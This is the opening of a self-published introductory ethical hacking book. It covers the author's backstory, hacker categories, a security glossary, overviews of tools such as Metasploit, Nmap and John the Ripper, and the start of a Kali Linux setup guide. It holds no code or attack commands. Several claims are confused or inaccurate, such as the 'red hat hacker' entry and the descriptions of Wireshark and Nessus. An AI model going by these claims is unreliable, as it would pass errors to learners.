HACKING: THE UNLOCKING OF TRANSPARENCY

Best Seller

Security is a Myth..

Ashutosh Pratap Singh

Hacking: The Unlocking of Transparency

Security is a myth…

By:

Ashutosh Pratap Singh

(Joker)

Story of

Technical Sapien

It started with a curiosity when I saw a Youtube video on how to shutdown other computers remotely with command prompt. Well, that video was fake but that topic was just fixed in me. I need to know how to do that. Summer Vacations were coming and I decided to learn hacking. I don't know the correct way to start. So, unfortunately I started with black hat, doing illegal hacks. I also learnt cracking, carding and spamming. The way I had chosen was bad and full of risks. Then I came to know the condition of our cyber security systems. They need to be improved with more ethical hackers. At the end of the year 2017, I stopped black hat hacking and decided to do something useful with my skills and the time I have. The first thing came in my mind was to make a team of hackers with similar interests. So, in January 2018 I started an Instagram page "Technical Sapien" to find out the interested

people. By the time we had 5 active WhatsApp groups always discussing about the kind of threats and ways to breach security. Everything was going great, we had pointed out the skilled people. But as we know it's hard for smart people to work together and that resulted in termination of our community from WhatsApp.

From then I stopped searching for a team. I started to work alone on my skills. With growing Instagram community, we entered into Telegram and we successfully made the community of 11k+ members there. And that was a mistake too. Telegram is full of scams and unreal people. No one is trusted. So I left Telegram too and started focusing on just Instagram. Now it's been more than 1.5 years of Instagram community and people are enjoying the information shared every day. We always help our people to solve their problems whether it be technical or may be related to self-development. We make informative posts and stories for the people. We guide them for their future, we support their feedbacks and opinions and that's how we are growing together. Till now we have taken 5 Ethical Hacking Classes of total 500+ learners. We have received a great response from every batch we have taken. By the time, more people are requesting for the classes and we have limited seats in a batch, therefore, I decided to write this book.

You maybe thinking about the name we have, well it has a meaning. The scientific name of human is Homo Sapien and the motive of us is to make people aware of technology, basically converting them into a technical human. Technical Sapien means the same, a Technical Human. Now we are not just focusing on Ethical Hacking, we have switched our hands to the other fields of technology too. Making people to learn technology in easier and faster way will make them more updated about the new era and that's what we are doing.

Acknowledgment

Writing a book is harder than I thought and more rewarding than I could have ever imagined. None of this would have been possible without dedication and hard work. I am eternally grateful to my parents especially my mother, who took in an extra mouth to feed when she didn't have to. My **parents** taught me discipline, tough love, manners, respect, and so much more that has helped me succeed in life till now. I truly have no idea where I'd be without their blessings.

Although this period of my life was filled with many ups and downs, my time in the struggling nights now worth it. My time in the community wouldn't have been made possible without my **followers**. I am so lucky to have such a grateful mass with me. Love you my peeps!

Writing a book about for the first time in your life is a surreal process. I'm forever indebted to few personalities for their help, keen insight, and ongoing support in bringing my book into real. It is because of their efforts and encouragement. So the biggest thanks to:

Abhishek Singh Gaur, he is such an important person in the foundation of **Technical Sapien.** When I started the community, he helped me a lot in managing the loads and duties of our community. He always helped me in the difficult situations with the community. Love you **Baby**!

Aman Rawani, more than a friend, just like a brother, he is my best friend and has supported me in every situation. Having a business brain, he always comes up with good ideas and suggestions for the community. Apart from this, he always holds my hand in difficult situations and helps me with moral values. Love you **Brother**!

To everyone who inspired me to do something new with my life. The list is long, but I thanks to **Steve Jobs, Elon Musk, Bill Gates, Peter Thiel, Kevin Mitnick, Ritesh Agarwal, Sadhguru** and **Priyanka Kasture** for having an inspirational character that always pushed me towards my goals.

Finally, to all those who have been a part of my getting there: my brother, friends, followers and the supporting people of my life ☺

Contents

Introduction

Welcome to ***Hacking: The Unlocking of Transparency***, 1st Edition. This book outlines, in a very simple language, about the meaning of security. This book starts with basics of hacking and ends up the with expertise in the world of hacking. This *hacking* is professional, aboveboard and ethical. This book provides you with the knowledge to implement an ethical hacking environment to perform ethical hacking tests.

Hacking: The Unlocking of Transparency is a reference guide on hacking your systems to improve security. This book covers everything from establishing your hacking plan to testing your systems to finding the holes and managing an ongoing ethical hacking program. Realistically, for many networks, operating systems, and applications, thousands of possible hacks exist. I will cover the major ones on various applications having common and maximum use.

This book is not for illegal purpose. The main aim of this book is to give the knowledge of Ethical Hacking and its uses in the useful and legal manner. This book doesn't have any instructions to use the knowledge of hacking in illegal manner. If anyone do such illegal things, the book and the author will not be responsible for that.

Part 1

Understanding the term “Hacking”

Figure 1- Source: Internet

Chapter 1

Introduction to Ethical Hacking

Hacking, you may be thinking that it is a cool terminology which will help you to make an impression among your friends and surroundings. Well, you may be right, it can. I also thought the same thing when I have started this. But most of my intentions were to find out the ways of entering into the systems, just like a curious kid playing with an object and finding the number of ways to turn up the object.

Hacking has been a part of computing for more than five decades. The hackers were not even known as ‘hackers’ but as practical jokers. The very first hack came in 1878 when the phone company, Bell Telephone, was started. A group of teenage boys, hired to run the switchboards, would

disconnect or misdirect calls. The first authentic computer hackers came in 1960s.The smarter students, usually MIT students, had an insatiable curiosity about how things worked. So, the smartest ones created what they called "hacks", programming shortcuts, to complete computing tasks more quickly. In some cases the shortcuts were better than the original program. One of the hacks that were created in 1969, was created to act as an open set of rules to run machines on the computer frontier. It was created by two employees from the Bell Lab's think tank. The two employees were Dennis Ritchie and Ken Thompson and the "hack" was called **UNIX**.

Hacking is the process of finding the possible entry holes that exist in a computer system or a computer network and then entering into them. Hacking is usually done to gain unauthorized access to a computer system or a computer network, either to harm the systems or to steal sensitive information from the computer.

Ethical Hacking refers to the act of locating weaknesses and vulnerabilities of computer and information systems by duplicating the intent and actions of malicious hackers**. Ethical hacking** is also known as penetration testing, intrusion testing, or red teaming. A computer enthusiast who does the act of hacking is called a "**Hacker**". Hackers are those who seek knowledge, to understand how systems operate, how they are designed, and then attempt to play with these systems.

Chapter 2
Ethical Hacking Essentials

There could be various positive and negative intentions behind performing hacking activities. Here is a list of some probable reasons why people indulge in hacking activities:

- Just for fun
- Show-off
- Steal important information
- Damaging the system
- Hampering privacy
- Money extortion
- System security testing
- To break policy compliance

Types of Hackers

Hackers can be classified into different categories such as white hat, black hat, and grey hat, based on their intent of hacking a system.

White Hat Hackers

The term "*white hat*" in Internet slang refers to an ethical computer hacker, or a computer security expert, who specializes in penetration testing and in other testing methodologies that ensures the security of an organization's information systems.

Black Hat Hackers

Like all hackers, **black hat hackers,** also known as **crackers,** usually have extensive knowledge about breaking into computer networks and bypassing security protocols. They are also responsible for writing malware, which is a method used to gain access to these systems. Black Hat hacking is always illegal because of its bad intent which includes stealing corporate data, violating privacy, damaging the system, blocking network communication, etc.

Grey Hat Hackers

The term "grey hat", refers to a computer hacker or computer security expert who may sometimes violate laws or typical ethical standards, but does not have the malicious intent typical of a black hat hacker. Their intent is to bring the weakness to the attention of the owners and getting appreciation or a little bounty from the owners.

Red Hat Hackers

Red hat hacker is not a type of hacker. Red Hat is a leading software company in the business of assembling open source components for the Linux operating system and related programs into a distribution package that can easily be ordered and implemented. They are usually on the level of hacking government agencies, top-secret information hubs, and generally anything that falls under the category of sensitive information.

Script kiddies

A *script kiddie* is someone who lacks programming knowledge and uses existing software to launch an attack. Often a *script kiddie* will use these programs without even knowing how they work or what they do.

Hacktivists

A hacktivist is a hacker who utilizes technology to announce a social, ideological, religious, or political message. In general, most hacktivism involves website defacement or denial-of- service attacks.

There are more categories left like blue hat, yellow hat, neophyte, etc., but they aren’t that much important.

Chapter 3
Ethical Hacking Terminologies

In the world of hacking, several terms are common which you should know. These are:-

- **Adware**: Adware is software designed to force pre-chosen ads to display on your system.
- **Attack:** An attack is an action that is done on a system to get its access and extract sensitive data.
- **Back door:** A back door, or trap door, is a hidden entry to a computing device or software that bypasses security measures, such as logins and password protections.
- **Bot:** A bot is a program that automates an action so that it can be done repeatedly at a much higher rate for a more sustained period than a human operator could do it. For example, sending HTTP, FTP or Telnet at a higher rate or calling script to create objects at a higher rate.
- **Botnet:** A botnet, also known as zombie army, is a group of computers controlled without their owners' knowledge. Botnets are used to send spam or make denial of service attacks.
- **Brute force attack:** A brute force attack is an automated and the simplest kind of method to gain access to a system or website. It tries different combination of usernames and passwords, over and over again, until it gets in.
- **Buffer Overflow:** Buffer Overflow is a flaw that occurs when more data is written to a block of memory, or buffer, than the buffer is allocated to hold.
- **Clone phishing:** Clone phishing is the modification of an existing, legitimate email with a false link to trick the recipient into providing personal information.
- **Cracker:** A cracker is one who modifies the software to access the features which are considered undesirable by the person cracking the software, especially copy protection features.
- **Denial of service attack (DoS):** A denial of service (DoS) attack is a malicious attempt to make a server or a network resource

unavailable to users, usually by temporarily interrupting or suspending the services of a host connected to the Internet.

- **DDoS:** Distributed denial of service attack.
- **Exploit Kit:** An exploit kit is software system designed to run on web servers, with the purpose of identifying software vulnerabilities in client machines communicating with it and exploiting discovered vulnerabilities to upload and execute malicious code on the client.
- **Exploit:** Exploit is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability to compromise the security of a computer or network system.
- **Firewall:** A firewall is a filter designed to keep unwanted intruders outside a computer system or network while allowing safe communication between systems and users on the inside of the firewall.
- **Keystroke logging:** Keystroke logging is the process of tracking the keys which are pressed on a computer (and which touchscreen points are used). It is simply the map of a computer/human interface. It is used by gray and black hat hackers to record login IDs and passwords. Keyloggers are usually secreted onto a device using a Trojan delivered by a phishing email.
- **Logic bomb:** A virus secreted into a system that triggers a malicious action when certain conditions are met. The most common version is the time bomb.
- **Malware:** Malware is an umbrella term used to refer to a variety of forms of hostile or intrusive software, including computer viruses, worms, Trojan horses, ransomware, spyware, adware, scare ware, and other malicious programs.
- **Master Program:** A master program is the program a black hat hacker uses to remotely transmit commands to infected zombie drones, normally to carry out Denial of Service attacks or spam attacks.
- **Phishing:** Phishing is an e-mail fraud method in which the perpetrator sends out legitimate-looking emails, in an attempt to gather personal and financial information from recipients.
- **Phreaker:** Phreakers are considered the original computer hackers and they are those who break into the telephone network illegally, typically to make free long distance phone calls or to tap phone lines.

- **Rootkit:** Rootkit is a stealthy type of software, typically malicious, designed to hide the existence of certain processes or programs from normal methods of detection and enable continued privileged access to a computer.
- **Shrink Wrap code:** A Shrink Wrap code attack is an act of exploiting holes in unpatched or poorly configured software.
- **Social engineering:** Social engineering implies deceiving someone with the purpose of acquiring sensitive and personal information, like credit card details or user names and passwords.
- **Spam:** A Spam is simply an unsolicited email, also known as junk email, sent to a large number of recipients without their consent.
- **Spoofing:** Spoofing is a technique used to gain unauthorized access to computers, whereby the intruder sends messages to a computer with an IP address indicating that the message is coming from a trusted host.
- **Spyware:** Spyware is software that aims to gather information about a person or organization without their knowledge and that may send such information to another entity without the consumer's consent, or that asserts control over a computer without the consumer's knowledge.
- **SQL Injection:** SQL injection is an SQL code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).
- **Threat:** A threat is a possible danger that can exploit an existing bug or vulnerability to compromise the security of a computer or network system
- **Trojan:** A Trojan, or Trojan Horse, is a malicious program disguised to look like a valid program, making it difficult to distinguish from programs that are supposed to be there designed with an intention to destroy files, alter information, steal passwords or other information.
- **Virus:** A virus is a malicious program or a piece of code which is capable of copying itself and typically has a detrimental effect, such as corrupting the system or destroying data.
- **Vulnerability:** A vulnerability is a weakness which allows a hacker to compromise the security of a computer or network system.

- ➢ **Worms:** A worm is a self-replicating virus that does not alter files but resides in active memory and duplicates itself.
- ➢ **Cross-site Scripting:** Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject client-side script into web pages viewed by other users.
- ➢ **Zombie Drone:** A Zombie Drone is defined as a hi-jacked computer that is being used anonymously as a soldier or 'drone' for malicious activity, for example, distributing unwanted spam e-mails.

Chapter 4

Why are we hacking our own systems?

To catch a thief, you must think like a thief. That's the basis for ethical hacking. Knowing your enemy is absolutely critical and very important. This may help you in creating the strategy for catching the hackers in the system. We try to hack our own systems so that we will be able to know the loop holes in the administration. This will help you in making precautions.

You don't have to protect your systems from everything. You can't. The only protection against everything is to unplug your computer systems and lock them away so no one can touch them — not even you. But doing so is not the best approach to information security, and it's certainly not good for business.
What's important is to protect your systems from known vulnerabilities and common attacks, which happen to be some of the most overlooked weaknesses in many organizations.

Your overall goals as an ethical hacker are to:-
✓ Prioritize your systems so you can focus your efforts on what matters.

✓ Hack your systems in a nondestructive fashion.
✓ Enumerate vulnerabilities and, if necessary, prove to management that vulnerabilities exist and can be exploited.

✓ Apply results to remove the vulnerabilities and better secure your systems.

Part 2
Setting up the ”Hacking environment”

Figure 2- Source: Internet

Chapter 5

Get a touch by physical tools

A hacking tool is a program designed to assist with hacking, or a piece of software which can be used for hacking purposes. Some of the famous hacking tools are Metasploit framework, Nmap, OpenSSH, Wireshark, Aircrack-ng, Nessus, John the ripper, Maltego, Social-Engineering toolkit, Google and the list is still increasing day by day.

I, personally feel that having a start with physical tools is a great decision if you are interested in hacking. For me, the reason behind this is that we learn things better by watching their working and results at the same time. If we make things complicated at the starting, one may leave the hacking by the fear of codes. So, it's better to start with physical tools first and you will be able to know the concepts the hack. You will be able to know the working of

protocols and applications we are using.

Let’s discuss some of the tools and their working:-

Metasploit Framework

The tool was released in 2003; the Metasploit Framework made cracking known vulnerabilities as easy as point and click. Although sold as (and used by white hats) a penetration testing tool, Metasploit’s free version is still where most neophyte hackers cut their teeth. With downloadable modules allowing any combination of exploit and executable payload, all freely available, hackers have instant access to any system showing one of nearly 2000 cataloged vulnerabilities.




Figure 3- Source: Internet

Nmap

Nmap is one of the most flexible, powerful, and useful tools in the network security analysts toolkit. Nmap can bounce TCP and UDP packets around your network like a pinball wizard, identifying hosts, scanning for open ports, and slicing open misconfigured firewalls to show you what devices are open for business on your network… whether you put them there or someone else

did.




Figure 4- Source: Internet

Wireshark

Wireshark is a well-known packet crafting tool that discovers vulnerability within a network and probes firewall rule-sets. Used by thousands of security professionals to analyze networks and live packet capturing and deep scanning of hundreds of protocols. Wireshark helps you to read live data from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI, and others.




Figure 5- Source: Internet

Nessus

Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools. Nessus employs the Nessus Attack Scripting Language (NASL), a simple language that describes individual threats and potential attacks.

Figure 6- Source: Internet

Aircrack-ng

Aircrack-ng is a complete suite of tools to assess Wi-Fi network security. It focuses on different areas of Wi-Fi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection
- Testing: Checking Wi-Fi cards and driver capabilities (capture and injection)
- Cracking: WEP and WPA PSK (WPA 1 and 2)

Figure 7- Source: Internet

John the Ripper

John the Ripper is a fast password cracker, currently available for many flavors of UNIX, Windows, DOS, and OpenVMS. Its primary purpose is to detect weak UNIX passwords. Besides several crypt(3) password hash types most commonly found on various UNIX systems, supported out of the box are Windows *LM hashes*, plus lots of other hashes and ciphers in the community-enhanced version.




Figure 8- Source: Internet

Google

Google is everybody's go-to when it's time to research a virus or turn up that RFP you're looking for. Your job would be a nightmare without it. But Google is also sitting on top of one of the biggest near-real-time vulnerability databases of all time, including potential holes in *your* servers. Google-hacking uses search tools to explore the Google index for misconfigured Web services or illicit documents that have leaked outside your firewall. Configure your search string properly, and you have instant access to lists of open web shares at your IP address, misconfigured password pages, exposed internal file shares you never dreamed were unprotected.

Chapter 6
Installing the Workplace

After being familiar with the physical hacking tools, now let's move towards more practical hacks using terminal and a bunch of codes. We use Kali Linux for the further hacking processes.

Kali Linux


Kali Linux is an open source project that is maintained and funded by Offensive Security, a provider of world-class information security training and penetration testing services. In addition to Kali Linux, Offensive Security also maintains the Exploit Database and the free online course, Metasploit Unleashed.

How to install Kali Linux on virtual box

Here we are going to run Kali Linux on virtual machine. For virtual machine, we are using **Virtual Box**. Oracle VM Virtual Box is a lightweight application that allows you to run virtual machines (VMs) on a variety of host operating systems. Now let's start the process to setup our hacking machine.

First download the .iso file of Kali Linux from their official website. Download Virtual Box too. Now follow these steps ahead:-

Step 1: Once the downloading is completed, install the Virtual Box on your Windows PC. Now, open up the Virtual Box then click on the "New" at the upper left-hand side of the window. A new window will pop up, choose a proper name for Kali Linux. Next, you have to select the type of operating system. When you type the Kali Linux, it'll automatically set up all the necessary options. If it does not set up so you have to do it manually. Click "Next" button.



Create New Virtual Machine

Figure 9- Source: Internet

Step 2: Choose at least 2 GB of memory size then hit the "**Next**" button.

